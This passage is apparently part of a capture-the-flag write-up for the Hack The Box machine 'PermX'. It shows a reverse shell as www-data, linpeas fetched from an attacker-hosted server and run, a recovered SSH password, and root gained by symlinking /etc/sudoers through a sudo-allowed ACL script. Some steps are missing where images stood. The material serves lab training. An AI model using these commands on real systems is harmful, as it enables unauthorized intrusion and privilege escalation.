Linux permx 5.15.0-113-generic #123-Ubuntu SMP Mon Jun 10 08:16:17 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
 16:08:18 up 15:38,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Lets upgrade this shell :

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@permx:/$ export TERM=xterm
export TERM=xterm
www-data@permx:/$
```

Lateral Movement :

Lets run Linpeas here
U can download it like this :

```
wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
```

Start a python server to get linpeas on the machine

```
┌──(pks㉿Kali)-[~/HacktheBox/Permx]
└─$ ls
CVE-2023-4220.sh  allPortScan.txt  deeperScan.txt  linpeas.sh  revshell.php

┌──(pks㉿Kali)-[~/HacktheBox/Permx]
└─$ python3 -m http.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
```

And downlaod this file like this :


```
www-data@permx:/tmp$ wget http://10.10.16.77:8001/linpeas.sh
wget http://10.10.16.77:8001/linpeas.sh
--2024-08-05 16:15:16--  http://10.10.16.77:8001/linpeas.sh
Connecting to 10.10.16.77:8001... connected.
HTTP request sent, awaiting response... 200 OK
Length: 860335 (840K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[===================>] 840.17K   582KB/s    in 1.4s

2024-08-05 16:15:18 (582 KB/s) - 'linpeas.sh' saved [860335/860335]

www-data@permx:/tmp$
```

Then run it

```
chmod +x linpeas.sh && ./linpeas.sh
```


You can go through the verbose output im gonna cut short :

We found a password here



: 03F6lY3uXAP2bkW8

We do have this user :



> 🖊 Creds for ssh
>
> Username : mtz
> Password : 03F6lY3uXAP2bkW8

Vertical PrivEsc

and we can login lets see the sudo permission for this user

```
mtz@permx:/home$ ls
mtz
mtz@permx:/home$
```

Your user.txt is in /home/mtz/user.txt btw

```
mtz@permx:/home$ sudo -l
Matching Defaults entries for mtz on permx:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User mtz may run the following commands on permx:
    (ALL : ALL) NOPASSWD: /opt/acl.sh
mtz@permx:/home$
```

lets see this file

```
mtz@permx:/home$ cat /opt/acl.sh
#!/bin/bash

if [ "$#" -ne 3 ]; then
    /usr/bin/echo "Usage: $0 user perm file"
    exit 1
fi

user="$1"
perm="$2"
target="$3"

if [[ "$target" =~ /home/mtz/* || "$target" == *..* ]]; then
    /usr/bin/echo "Access denied."
    exit 1
fi

# Check if the path is a file
if [ ! -f "$target" ]; then
    /usr/bin/echo "Target must be a file."
    exit 1
fi

/usr/bin/sudo /usr/bin/setfacl -m u:"$user":"$perm" "$target"
```

this script takes the user, permissions, and the target file as parameters and changes permissions for this file, but the target file has to be in our home folder

We are just gonna make a symlink to this sudoers file and make out permission as read/write


run this :

```
ln -s /etc/sudoers pks && sudo /opt/acl.sh mtz rw /home/mtz/pks
```


> ⚠ Warning
>
> Only run the above script in the /home/mtz or ~

then we can edit /etc/sudoers file to give us all the permissions

edit this to this



and we get root like this :



here is the final flag :

```
root@permx:/home/mtz# cd /root
root@permx:~# ls
backup  reset.sh  root.txt
root@permx:~# ls -al
total 44
drwx------  6 root root 4096 Aug  5 06:00 .
drwxr-xr-x 18 root root 4096 Jul  1 13:05 ..
drwxr-xr-x  2 root root 4096 Jun  5 12:25 backup
lrwxrwxrwx  1 root root    9 Jan 20  2024 .bash_history → /dev/null
-rw-r--r--  1 root root 3106 Oct 15  2021 .bashrc
drwx------  2 root root 4096 May 31 11:05 .cache
-rw-------  1 root root   20 Aug  5 06:00 .lesshst
drwxr-xr-x  3 root root 4096 May 31 11:06 .local
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
-rwxr-xr-x  1 root root  354 Jun  6 05:25 reset.sh
-rw-r-----  1 root root   33 Aug  5 00:30 root.txt
drwx------  2 root root 4096 Jun  5 12:28 .ssh
root@permx:~#
```